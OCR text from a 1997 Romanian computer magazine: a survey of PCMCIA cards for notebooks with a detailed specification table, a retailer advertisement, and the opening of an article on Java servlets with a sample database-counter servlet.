Port serial notebook - telefonul celular are încorporate toate specificațiile necesare unei plăci PCMCIA pentru transmisia de date, eliminând astfel interfața intermediară și lăsând sloturile notebook-ului libere pentru alte aplicații. Terminalul se conectează direct pe portul serial al calculatorului pentru transfer și recepție de fișiere, consultare baze de date, acces Internet, transmisii fax. Figura prezintă sugestiv simpla conectare notebook - telefon celular prin cablu serial și soft dedicat:



V.dot GSM - este sinonim cu placă PCMCIA în care au fost implementate toate funcțiile unui telefon celular. Telefonul celular nu mai există, comunicația voce, de date, fax și SMS realizându-se din notebook. Echipamentul este controlat soft pentru stabilirea aplicațiilor și poate fi comandat cu un receptor (ce se prinde magnetic de carcasa notebook-ului) pentru convorbirile obișnuite:

Nokia a prezentat la Cebit '97 acest tip de echipament.

Una dintre noutățile prezentate la Cebit 97 în standul Bosh Telekom a fost realizarea în cooperare cu Blaupunkt a primului echipament care poate fi și radio și telefon celular. Se montează în mașină și, prin intermediul a două card-uri diferite, se selectează una din cele două funcții: ascultarea unor posturi radiofonice sau realizarea unei convorbiri telefonice, folosind infrastructura GSM. A fost testat doar pentru piața germană de utilizatori:

Handset TH 07


Ericsson a rupt bariera limitei de 9600 bps pentru transmisia de date, folosind rețeaua GSM, prin realizarea unui terminal care atinge 64Kbps și care a fost lansat anul trecut la Stockholm și testat la Cebit 97.

Videoconferință

(Tabel/poz 5, 6, 7, 8)

După lansarea conceptului în 1964, a mai durat 20 de ani până când s-a realizat prima aplicație comercială de videoconferință. Conform firmei de consultanță Datamonitor, numărul echipamentelor pentru videoconferință s-a dublat în perioada 1994 - 1995, la sfârșitul anului 1995 înregistrându-se 67.000 de sisteme vândute, ceea ce reprezintă 671 milioane USD.

Structura videoconferințelor (sursa: Datamonitor):



Există 4 modalități de a implementa videoconferința:

a	Bazată pe ISDN	standarde ITU	H.320, H.261, H.231, H.243, G.728
b	Bazată pe LAN	standarde ITU	H.323
c	Bazată pe PSTN	standarde ITU	H.324, H.263, H.245, H.223, G.723
d	Conferință desktop	standarde ITU	H.120


Firma care domină industria de videoconferință este PictureTel (cu vânzări de 500 milioane USD în 1996), ea lansând la Cebit 97 sistemul SwiftSite, prin intermediul căruia televizorul obișnuit poate fi folosit pentru videoconferință.

Una dintre componentele importante ale unui sistem pentru videoconferință o reprezintă grupa camerelor video digitale, ce cunosc și ele o varietate largă. Firmele Toshiba și Casio au produs camere video cu facilitatea de a fi cuplate la un notebook prin interfața PCMCIA.

Figura redă sugestiv etapele de captare a imaginii și înregistrarea lor pe un echipament portabil. Toshiba folosește o placa PCMCIA, denumită Smart Media:

International standards for videoconferencing

ISDN-based videoconferencing	
H.320	Narrow-band visual telephone systems and terminal equipment (used since 1990)
H.261	Video codecs for audiovisual services at Px64kbit/s (video part of H.320)
H.231	Multipoint control unit for audiovisual systems (MCU part of H.320)
H.243	System for establishing communication between three or more terminals
G.728	Coding of speech at 16kbit/s
POTS-based videoconferencing	
H.324	Visual telephone terminals over PSTN
H.263	Video coding for low bit-rate communication (also used in H.323)
H.245	Control of communications between multimedia terminals
H.223	Multiplexing protocols for low bit-rate multimedia terminals
G.723	Dual rate speech codec at 6.4kbit/s and 5.3kbit/s
LAN-based videoconferencing	
H.323	Visual terminals over non-guaranteed quality of service LANs
Data conferencing	
H.120	Data conferencing designed to be used alone or with H.320, H.323 or H.324



Your technology investment is too important to leave to chance !
So leave it to us !

Sediul Central
Bd. Unirii 15, Sect.5, București,
Tel.: 336.2595, Fax.:336.7568

Centrul de Vânzări
Cl. Dorobanților 152, Sect.1, București,
Tel./Fax: 230.7737, 230.4032

ComputerLand® ROMÂNIA

Centrul de Service
Cl. Griviței 355-357, Sect. 1, București,
Tel./Fax: 230.2575, 222.4616


Centrul de Instruire
Cl. Griviței 355-357, Sect. 1, București,
Tel./Fax: 223.1443

COMPAQ
Cisco Systems
IBM
Hewlett Packard
Microsoft
Acer

Achiziții de date

(Tabel/poz 11, 12, 13)

Un sistem tipic pentru achiziții de date bazat pe PC se compune din :


Front End
DAVIS
Acquisition
Data Base Server
Realtime Database
Processing
Processing
Distribution
Quick Look
Replay
Distribution
LAN WAN
LAN WAN
Online
Replay


a.) *Traductoare, Senzori.* Convertesc semnalele fizice (temperatură, presiune, nivel, lungime, poziție), în semnale electrice (curent, tensiune, frecvență, puls etc) după principiile clasice.

b.) *Module recondiționare semnal.* Au rolul de a îmbunătăți calitatea semnalului scos de traductoare, înainte ca placa pentru achiziție de date să facă conversia A/D. În mod uzual se folosește procesul de amplificare pentru refacerea semnalului, alături de filtrare, atenuare etc.

c.) *Plăci pentru achiziția și controlul datelor.* Plăci ce fac conversia A/D sau D/A a intrărilor și ieșirilor de semnale.

d.) *Soft dedicat pentru prelucrare date*

În figură este prezentată schematic o aplicație industrială, in care softul dedicat realizează achiziția, procesarea, vizualizarea, stocarea, distribuția și arhivarea datelor din proces:



D/A, D/O
Actuator/Driver
A/D, D/I
Signal Conditioning

Receptorul GPS NavCard, produs al firmei Rockwell este primul GPS în format PCMCIA, putând echipa notebook-uri, PDA și PIC ce au sloturi tip II, pentru a putea localiza un vehicul la un moment dat. A cunoaște poziția este un element important în aplicații cum ar fi: servicii medicale de urgenta, intervenții în cazuri de calamități naturale, supraveghere procese industriale, transporturi rutiere, marine, aeriene, securitate personala (AVLN - Automatic Vehicle Location and Navigation). Performanțele plăcii (5 canale) asigura o precizie de 100m, ce poate fi îmbunătățită prin capabilități diferențiale opționale și un timp de inițializare de 20-30 secunde. Puterea necesară pentru operare este de 750mW, deci sistemul trebuie sa aibă o autonomie ridicata (15 ore baterii Zinc Air).

Infraroșu

(Tabel/poz 10)


În prezent, majoritatea echipamentelor portabile (notebook, PDAs, organizers), periferice (imprimante, faxuri, telefoane), noduri ATM etc. sunt dotate cu porturi infrared pentru realizarea rapidă a comunicației:


Portable User
IRNet IR-610
LAN Intranet
Internet
Authenticated Traversal of Firewalls
Corp LAN
Email
Files
Data Base
Groupware
New, content & Services

În aplicațiile uzuale, tehnologia infrared asigură o viteză de 16Mbit / s, însă cercetările Universității din California (Berkeley) au demonstrat că se pot obține 50 Mbit / s în camere de 10 m x 10 m și sunt speranțe de atingere a 100 Mbit / s, în cazul folosirii infrared pentru conectare noduri optice.

Doamna Hilde Corbu lucrează la AGNOR High Tech și poate fi contactată la adresa: **agnor@tag.vsat.ro**

Domnul Eugen Preotu este președintele Societății AGNOR S.R.L. și poate fi contactat la telefon: 01-210.59.43 sau 01-211.86.99



INTEGRAREA NOTEBOOK-ULUI ÎN APLICAȚII EXISTENTE FOLOSIND INTERFEȚE PCMCIA

Poz	Denumire	Tip	Descriere tehnică		Descriere aplicație	Fig	Firme
				Spec	Parametri		
1	Ethernet radio	II	Frecvența	902-908 MHz / 2.4 GHz	se realizează transmisii de date, pe cale radio, între	2,3	Lucent
			Tehnologie	spread spectrum FH / DS	două notebook-uri sau între notebook și serverul rețelei		Solectek
			Viteza	2Mbps	cablate, la distanțe cuprinse între 200m-5km		Digital
			Compatibilitate	IEEE802.II	se folosesc antene omni / direcționale cu câștig		Cylink
			NOS	Novell, Unix, Microsoft, Banyan, DEC			
2	Modem + GSM	II	Fax	CCITT v.27ter, v.29, v.17	permite conectarea la infrastructura PSTN și GSM	4	HotLine
				4800-14400 bps	linia telefonică poate fi analogică și/sau digitală		Sagem
			Modem	CCITT v.21 - v.34+	transmisii fax / date / voce		
				14400 / 28800 / 33600 bps			
			GSM fax	TIA Class 1,2/ETSI GSM TS 03.45			
				2400 - 9600 bps transparemt, sincron			
			GSM date	MBP 4/5, v.42 bis			
				300 - 9600 bps			
			GSM SMS	ETSI GSM 07.05, 07.07 / 160 caractere			
			Soft	MS Explorer WS 95, T-Online			
3	Cellular Data Card	II	GSM fax	TIA Class 1,2/ETSI GSM TS 03.45	interfața PCMCIA se conectează la notebook iar cablul	5	Nokia
				2400-9600 bps transparent, sincron	la telefonul celular		Ericsson
			GSM date	MBP 4/5, v.42 bis	servicii: e-mail, transfer fișiere, acces Internet, mailbox		Dancall
				300-9600 bps	SMS, transmisii fax		Sagem
			GSM SMS	ETSI GSM 07.05, 07.07 / 160 caractere			Ascom
			Soft	WS 95, Windows, OS/2, MAC			
4	V.dot GSM	III	GSM fax	TIA Class I/ETSI GSM TS 03.45	recomandat în aplicații dedicate pentru transmisii de date	6	Nokia
				2400-9600 bps transparent, sincron	telemetrie, acces Internet, analize în timp real		
			GSM date	GSM 7.02 asynchron/MBP 5, v.42 bis			
				2400-14400 bps (cu compresie)			
			GSM SMS	ETSI GSM 07.05, 07.07 / 160 caractere			
			Accesorii	antenă în miniatură, receptor			
5	Cameră video	II	Senzor	CCD	cuplarea unei camere video, prin interfață PCMCIA,	10	Toshiba
			Rezoluție	320x240 dpi sau 640x480 dpi	la un notebook, pentru înregistrarea și prelucrarea		Casio
			Culori	24 bit	imaginilor în timp real.		
			Viteză	20 poze / sec	Camera folosește o placă inteligentă (Smart Media) pt		
			Compresie	JPEG	stocarea imaginilor dorite și interfațarea cu notebook-ul		
			Compatibilitate	ISO 100			
6	Notebook TV	II	Tuner TV	extern, 151 canale, conectare CATV	Televiziune Interactivă pe notebook	7	Nogatech
			Video Capture	Format .avi			
				30 frame / sec - NTSC			
				25 frame / sec - PAL			
			Rezoluție video	640x480			
			Soft	dedicat			
7	Conference card	II	Video Capture	Format .avi	videoconferință punct-la-punct pe linie telefonică	8	Nogatech
				30 frame / sec - NTSC	analogică, ISDN, WireLessLAN	9	
				25 frame / sec - PAL		10	
			Rezoluție video	640x480			
			Audio in/out	stereo			
			Soft	WhitePine CU-SeeMe			
				Microsoft Net Meeting, VocalTec			
				Intel Internet Phone			
8	MPEG video playback	II	Compatibilitate	MPEG I video playback	Tehnologia ZV (Zoomed Video) permite decompresia		Toshiba
				notebook cu ZV Port	informațiilor de pe un CD Rom sau Hdd și transmiterea		KingMax
			Soft dedicat	MPEG player, CD Applications	lor direct către display/placa de sunet.		
9	ISDN adapter	II	Interfață ISDN	Basic Rate Interface (So bus, I.430)	cuplare notebook la o infrastructură ISDN pentru	11	Xircom
				ISDN PBX w/ So bus	transmisii fax, videotext, transfer fișiere		Elsa
				Canal D-DSS 1 (Euro ISDN), 1TR6			Aethra
				Canal B-2x64Kbit/s, transparent mode			
			Soft	CAPI versiuni 1.1 pt WS 3.x, Dos, WS 95			
10	Infrared LAN adapter	II	Standard	IrDA 1.1	se realizează transmisii de date între echipamente	12	Tekram
	Infrared Print adapter		Distanța	1cm-100cm	dotate cu port/infrared		Volltronic
			Viteza	1-16Mbps	un notebook cu port infrared poate comanda o imprimantă		
			Rețea	10Base2, 10Base T	și se poate conecta în rețea cablată		
			Soft	Novell, NT, WS 95, IBM Lan	soluție economică, dar pentru distanțe mici		
			Compatibilitate	IEEE 802.3			
11	Achiziții de date	II	Analog Input	8 canale dif/rezoluție 12 bit/25 microsec	monitorizare procese industriale, măsurători portabile	13	Advantech
			Digital Input	4 intrări digitale	interfață către senzori și traductori	14	Quatech
			Digital Output	4 ieșiri digitale			Zetron
			Drivere	C și Basic			
12	GPIB for PCMCIA	II	Interfață	IEEE 488.2, IEC 625-2, GPIB	oferă posibilitatea cuplării unui calculator la un		National
			Soft	Instrument Basic for Windows	echipament cu interfață 488, pentru achiziții și transmisii		Advantech
				HP VEE, LabView, Lotus Measure	de date		Quatech
13	RS 422 / RS 485	II	Interfață	422 și 485	folosite ca interfață între un notebook și un echipament		Quatech
			Rata de transfer	10 Mbps	pentru transmisii de date dotat cu RS 422 sau 485		

			Distanța	1200 m	în procese industriale		
			Comunicare	full / half duplex, point-to-point / multipoint			
14	GPS	II	Acuratețe	100m / opțiune kit diferențial	sisteme AVLN de localizare și navigare vehicole	15	Rockwell
			Timp achiziție	230 / 30 secunde			
15	Ethernet	II	Viteză	10Mbps	conectare notebook în rețea cablată 10Base2, 10Base T		Xircom
			Compatibilitate	IEEE 802.3			AnyCom
			NOS	Novell, Unix, Microsoft, Banyan, DEC			Silicom
16	Adaptor Ethernet	II	Viteză	10Mbps	cuplare notebook în rețea cu fibră optică pentru o		GreyCell
	pentru fibră optică		Compatibilitate	IEEE802.3	distanță de max 2km, prin conector 10Base-FL		
			NOS	Novell, Unix, Microsoft, Banyan, DEC			
17	Fast Ethernet	II	Viteză	100Mbps	conectare notebook în rețea cablată 100Base-Tx		TDK
			Compatibilitate	IEEE 802.3U			Xircom
			NOS	Novell, Unix, Microsoft, Banyan, DEC			
18	Adaptor Ethernet	II	Viteză	10 / 100Mbps	notebook-ul poate transfera fișiere la o viteză de 10Mbps		TDK
	10 / 100 Mbps		Compatibilitate	IEEE 802.3 / 802.3U	într-o rețea 10Base-T sau la 100Mbps într-o rețea		Xircom
			NOS	Novell, Unix, Microsoft, Banyan, DEC	100Base-Tx, folosind aceeași placă de rețea		
			Arhitectură	PCI / 32 bit			
19	Ethernet+port RS 232	II	Viteza rețea	10Mbps	asigură conectarea în rețea cablată coaxial sau UTP,		Silicom
			Compatibilitate	IEEE 802.3	simultan cu cuplarea la un alt echipament cu port serial		
			NOS	Novell, Unix, Mcrosoft			
			Port serial	RS 232 COM 1- Com 4			
			Viteză port	115200bps, UART cu FIFO			
20	Token Ring	II	Viteză	4 sau 16Mbps	conectare notebook în rețea Token Ring		Xircom
			Compatibilitate	IEEE 802.5, 802.2			Silicom
			NOS	IBM PC LAN, Novell			TDK
21	Modem / fax	II	Rata transfer	14400/28800/33600 bps	transmisie faxuri și date din notebook pe linie telefonică		Xircom
			Modem	CCITTT v.2l-v.34+			TDK
			Fax	CCITT v.27,29,17 / G3			AnyCom
			Corecție erori	MNP 2-4,10, v.42			DLink
			Compresie date	MNP 5, v.42 bis			
22	Modem+Ethernet	II	Rețea-viteză	10Mbps	permite conectarea simultană a notebook-ului la		Xircom
			Rețea-NOS	Novell, Unix, Microsoft, Banyan, DEC	rețeaua telefonică și rețeaua Ethernet cablată coaxial,		Silicom
			Rata transfer	14400 / 28800 / 33600 bps	twisted pair sau ambele		
			Modem	CCITT v.21 - v.34+			
			Fax	CCITT v.27,29,17 / G3			
			Corecție erori	MNP 2-4, 10, v.42			
			Compresie date	MNP 5, v.42 bis			
23	CD Rom	I	Viteza	2x, 4x	interfața PCMCIA dintre notebook și CD Rom oferă		Argosy
			Capacitate	635MB	posibilitatea up-gradării notebook-ului la aplicații		Panasonic
			Buffer	128KB	multimedia		
			Audio	16 bit / 44,1 KHz sampling	viteze mici comparativ cu ultimele noutăți de la Cebit 97:		
			Soft	Dos, Windows, WS 95, OS/2	18xEIDE sau 20x SCSI CD Rom		
24	Sound Blaster	I	Audio	16 bit / 44,1 KHz sampling	permite adăugarea sunetului la aplicațiile multimedia		NewMedia
			Compatibilitate	Microsoft Sound System	în cazul notebook-urilor ce nu sunt echipate cu		
			Formate	.wav, .aif, .voc, .snd, .mid, .ami, .avi	Sound Blaster		
			Accesorii	microfon, căști, 20cm cablu			
25	Sound + SCSI II interf	II	Audio	16 bit / 44,1 KHz sampling	economisește un port PCMCIA, prin implementarea pe	NewMedia	
			Compatibilitate	Microsoft Sound System	aceeași placă a 2 funcții distincte:sound blaster și		
			Procesor	Adaptech 6360	interfață SCSI		
			Format	8 bit w/parity			
26	SCSI II Interface	II	Procesor	Adaptech 6360	oferă posibilitatea cuplării la notebook a echipamentelor		NewMedia
			Format	8 bit w/parity	SCSI: CD Rom, HDD, camere video cu interfață SCSI		
			Soft	Dos, Windows 3.x, WS 95, NT, OS/2			
27	Bar Code Reader	II	Norme	Code 39, Codabar, Code 128	folosit în cazul cititoarelor portabile pentru coduri de bare		AnyCom
					echipate cu un slot PCMCIA		
28	Scanner	II	Rezoluție	100-800 dpi	conectat la notebook prin interfață PCMCIA, permite		Mustek
			Culori	24 bit, 16,7 mil culori	acestuia să prelucreze imaginile scanate		
			Format	handy			
29	Hard Disk Drive	III	Capacitate	130,170,260,520MB	extensie a capacității de stocare a notebook-ului		Calluna
			Timp acces	16ms	suport pt înregistrare date și trecerea lor de pe un		
			Interfață	PCMCIA ATA / 64kb	sistem pe altul		
30	Flash HDD	II	Capacitate	2MB-85MB			SanDisk
			Interfață	PCMCIA ATA			
31	SRAM	II	Capacitate	256kb, 512kb, 1MB, 2MB, 4MB	suport memorare date și stocarea lor		Simple Tech
							Mitsubishi
32	CrypiCard	II			securitate date, parolă la boot, devirusare		CE Infosys
33	Port serial	II	Număr porturi	2 / independente	extindere capabilitate notebook cu încă 2 porturi seriale		Advantech
			Tip	2x16C550 UART	pentru realizarea comunicației în aplicații: monitorizare		Silicom
			Soft	PC ComLIB	date, diagnostic trafic, remote DA&C, bar code, CAD		
34	Port paralel	II	Rata transfer	700 kbps	suplimentare cu un port paralel în cazul în care aplicația		Silicom
			Soft	Windows, Dos	o solicită		
35	Gamepak	II	Joystick	2 x joystick ports	conectare joystick pentru jocuri interactive		NewMedia
36	Global Networker	II	Combo	ISDN / GSM			TDK

Servleturi

- un alt fel de aplicaţii Java

Primul lucru la care se gândeşte cineva când aude despre limbajul Java sunt apleturile - programe client care rulează într-un browser Web. Lucrurile însă nu se limitează aici. Calităţile acestui limbaj îl fac o soluţie demnă de luat în consideraţie când este vorba despre dezvoltarea de aplicaţii client-server pentru Internet, atât pe partea client, cât şi - atenţie - pe partea server. **De Zöldi Árpád**

Încă de la apariţia sa, limbajul Java a avut un impact nemaiîntâlnit în lumea calculatoarelor. Principalul motiv al acestui enorm succes este portabilitatea, căreia îi datorăm şi sloganul *„write-once, run-anywhere"*. Pe de altă parte, succesul limbajului se datorează şi posibilităţii ca aplicaţii Java să poată fi incluse în pagini HTML şi rulate într-un browser Web de către oricine are acces la Internet. În Java însă se pot scrie nu doar apleturi care fac animaţii într-o pagină web care plac ochilor, ci şi aplicaţii server complexe.

Avantajele limbajului din punctul de vedere al dezvoltării de aplicaţii server sunt în esenţă aceleaşi care îl fac o soluţie bună şi pe partea client, doar proporţia lor fiind diferită. Portabilitatea, principalul atu al limbajului, este importantă şi în cazul aplicaţiilor server, dar poate că într-o măsură mai mică decât în cazul aplicaţiilor client, de genul apleturilor. Pentru un aplet portabilitatea este de o importanţă majoră, fiind necesar ca acelaşi program să ruleze pe orice calculator de pe Internet. În cazul aplicaţiilor server, dacă un program poate rula fără modificări pe UNIX şi pe Windows NT, înseamnă o dublare a pieţei fără a fi necesară schimbarea nici unei linii de cod. Bineînţeles că oricine va alege o soluţie portabilă faţă de una mai puţin portabilă, iar Java câştigă clar la acest capitol de fiecare dată.

Alte motive convingătoare pentru a alege Java pentru scrierea unor aplicaţii server, sunt furnizate de proprietăţile intrinseci ale limbajului: gestiunea memoriei, conversia sigură de tip (*type-safety*), tratarea excepţiilor şi programarea pe fire de execuţie multiple (*multi-threading*).

Aplicaţiile server trebuie de obicei să ruleze mai multe zile, poate chiar luni de zile, fără întrerupere, iar apariţia unor probleme cu memoria, poate cauza probleme serioase. În Java, erori de acest tip nu au cum să apară, programatorul nu trebuie să se ocupe de gestiunea memoriei, deci problema pur şi simplu dispare.

Conversia sigură de tip (*type-safety*) şi verificarea limitelor tablourilor (*bounds checking*) în timpul rulării elimină multe erori de accesare greşită (şi neautorizată) a memoriei.

La aplicaţiile server mai pot apare mici erori (*bugs*), în special erorile care apar odată la câteva zile ori săptămâni sunt greu de depistat. În acest caz, tratarea excepţiilor în Java poate fi foarte folositoare, deoarece prinde şi jurnalizează (*log*) excepţia cu o urmă în stivă, cu locul unde a apărut (*stack-trace*), astfel încât ulterior se poate analiza ce s-a întâmplat.

În ceea ce priveşte viteza de execuţie, Java mai are mult de recuperat. Compilatoarele JIT, o soluţie la acest handicap, aduc însă Java în imediata apropiere a lui C++. De asemenea, putem optimiza viteza de execuţie a programelor Java prin scrierea de metode native pentru unele operaţii costisitoare de timp, dar acest lucru merge în dauna mult lăudatei portabilităţi. Cei care ezită să adopte soluţia Java din cauza diferenţei mari de performanţe nu trebuie să îşi facă griji, următoarea generaţie de interpretoare va avea performanţe mult îmbunătăţite, un program Java se va executa cam cu aceeaşi viteza ca şi aplicaţiile C/C++.

Din punct de vedere al programării, modelul de programare pe fire multiple (*multithreading*) bine structurat este parte integrantă a limbajului, ceea ce îl face ideal pentru sisteme intens concurente, care este de fapt esenţa unei aplicaţii server.

Fiind vorba de aplicaţii client-server pentru Internet, o primă aplicare a lui Java pe partea server ar putea fi un server HTTP şi scrierea aplicaţiilor externe care extind funcţionalitatea unui server Web. În acest caz, problema ar fi modul de realizare a comunicării dintre serverul HTTP şi programele externe Java. Există deja numeroase servere Web scrise în întregime în Java, pentru acestea comunicarea cu alte programe de extensie scrise în Java nu este o problemă.

Scopul acestui articol este de a prezenta Servlet Development Kit (SDK), un chit Java de dezvoltare a aplicaţiilor de extensie a serverelor informaţionale (de exemplu, servere Web), creat de JavaSoft (acum în versiune beta). Chitul include o interfaţă standard de programare a servleturilor (Java Servlet API). Pentru început, voi prezenta pe scurt standardele existente de interfaţare a aplicaţiilor externe cu serverele Web.

Standarde existente

Primul standard de interfaţă care a apărut a fost CGI (*Common Gateway Interface*), dezvoltat de NCSA. Fiind cel mai vechi, este foarte răspândit, astfel că la ora actuală marea majoritate a prelucrărilor Web sunt făcute prin scripturi CGI.

O aplicaţie CGI poate fi scrisă în orice limbaj de programare, în general cel mai des sunt folosite limbajele C şi Perl. CGI foloseşte variabile de mediu ca să transmită parametrii aplicaţiilor externe (de ex. `QUERY_STRING`, `PATH_INFO`). Utilizarea CGI are însă câteva dezavantaje. Cea mai importantă dintre ele este performanţa scăzută, deoarece pentru fiecare cerere trebuie creat un proces separat, ceea ce duce la întârzieri. Un alt dezavantaj este dependenţa de o anumită platformă. Cu toate că standardul CGI este independent de limbajul de programare, deoarece aplicaţiile CGI sunt scrise pentru a rula pe un calculator pe care rulează un server HTTP ele vor fi dependente de această platformă, iar ca să ruleze pe un sistem diferit aplicaţiile trebuie modificate. Tot la capitolul deficienţe se poate adăuga şi complexitatea interacţiunii dintre două scripturi CGI care rulează pe acelaşi server.

Un alt standard, dezvoltat ca o extensie pentru CGI este FastCGI (vezi articolul lui Radu Greab din numărul din ianuarie '97), dezvoltat de OpenMarket. FastCGI foloseşte procese persistente pentru a rula aplicaţii externe, deci în acest caz nu mai este nevoie să se creeze un proces separat pentru fiecare cerere recepţionată. Dar şi în acest caz, comunicaţia între serverul Web şi aplicaţia externă poate cauza scăderea performanţelor, din moment ce ele rulează ca procese diferite.

Pentru a rezolva problemele de performanţă, unii producători de servere Web au dezvol-

Aplicație servlet

```
import java.servlet.*;

public class CounterServlet extends GenericServlet {

 static java.sql.Connection conexiunea;

 public void init() throws ServletException {
  String driver, dataBase, user, pass;
  log("init");
  if( (driver  = getInitParameter("driver")) == null )
    driver = "imaginary.sql.iMsqlDriver";
  if( (dataBase = getInitParameter("db")) == null )
    dataBase = "jdbc:msql://felix.uttgm.ro:4333/test_db";
  if( (user = getInitParameter("user"))== null )
    user = "azoldi";
  if( (pass = getInitParameter("password"))== null )
    pass = "";
  try {
    Class.forName(driver);
    conexiunea     =     java.sql.DriverManager.getConnection(
          dataBase,user,pass);
    log(" Connection to "+dataBase+" created.");
  }
  catch( java.sql.SQLException e ) {
   e.printStackTrace();
   log("Failed to connect to "+dataBase+".");
   throw new ServletException("Can't open database");
  }
  catch( ClassNotFoundException e ) {
   e.printStackTrace();
   log("Unable to load database driver: "+driver+".");
  }
 }

 public void destroy() {
  log("destroy");
  try {
   conexiunea.close();
   log("Connection to database closed.");
  } catch( java.sql.SQLException e ) {
   e.printStackTrace();
   log("Failed to close database.");
  }
 }

 public String getServletInfo() {
  return "Page Counter Servlet";
 }
```

tat interfețe de programare în limbajul C/C++ (de exemplu, Netscape cu NSAPI, Microsoft cu ISAPI). Aceste interfețe extind direct serverul Web la un nivel inferior, modulele C rulând în același proces ca și serverul. Dezavantajele acestei abordări sunt dependența de interfața respectivă și de limbajul de programare, precum și complexitatea și lipsa de securitate. Modulele de extensie rulând în același spațiu de adresare cu serverul, dacă apare o eroare în extensia C, atunci e posibil ca tot serverul să cadă. O alternativă la aceste soluții este Java, cu programe **servlet**.

Ce este un servlet?

Servleturile sunt componente independente de platformă ale aplicațiilor server, care extind dinamic serverele care au suport Java integrat. Ele sunt independente și de protocol, asigurând un cadru general pentru servicii pe baza modelului cerere-răspuns. Acest binecunoscut model este des folosit la programarea sistemelor distribuite, începând cu apeluri de proceduri la distanță și terminând cu protocolul HTTP pentru cereri către servere Web. Cu ajutorul servleturilor extindem deci funcționalitatea unei aplicații de tip server informațional (nu neapărat server HTTP), un prim domeniu de aplicare fiind, bineînțeles, extinderea serverelor Web.

Servleturile pot fi considerate echivalentul apleturilor pe partea server, ele fiind asemănătoare din multe puncte de vedere. Însă principala caracteristică a apleturilor, interfața grafică utilizator, lipsește din servleturi, ele neavând nevoie de așa ceva din moment ce rulează în interiorul serverelor. În rest, ele se aseamănă mult, un servlet fiind și el o componentă de aplicație, scrisă în Java, care poate fi transferată la un sistem care are nevoie de ea.

Servleturile sunt un hibrid dintre CGI și interfețe de programare de nivel inferior ca NSAPI ori ISAPI. Un servlet se comportă ca o aplicație CGI, dar are o durată de viață lungă și se încarcă dinamic (ca și modulele NSAPI/ISAPI), eliminându-se astfel întârzierile de la pornire specifice CGI-ului. După încărcare, la o nouă cerere nu mai este necesar să fie creat un nou servlet: serverul doar apelează o metodă care deservește cererea, astfel încât e nevoie doar de o schimbare de context ușoară (*light-weight*) pentru un alt fir de execuție.

Deci, în cazul în care avem o aplicație server HTTP, servleturile sunt o alternativă completă și mai eficientă pentru CGI.

Ce poate face un servlet?

Aceste programe sunt folosite în primul rând pentru a asigura acces prin Web la informații prezentate ca pagini HTML. Cu ajutorul servleturilor putem vizualiza și modifica interactiv aceste date, folosind tehnici de generare dinamică a paginilor Web. Unele servleturi pot, de exemplu, să genereze direct text formatat HTML cu ajutorul unor ierarhii de clase create chiar în acest scop. De asemenea, cu aceste programe se pot pre-procesa pagini web înainte de a fi trimise către clienți, folosind funcționalitatea Server Side Include a serverelor Web, utilizată în cazul fișierelor shtml. Un servlet poate însă face mai mult decât să genereze documente. După ce o conexiune a fost stabilită între client și servlet, clientul – care poate fi un aplet – și servletul pot „vorbi“ un protocol oarecare, folosind o nouă conexiune. O altă posibilitate ar fi ca serverul să conecteze mai multe servleturi într-un lanț de filtre, fiecare servlet din lanț făcând o transformare asupra datelor de intrare.

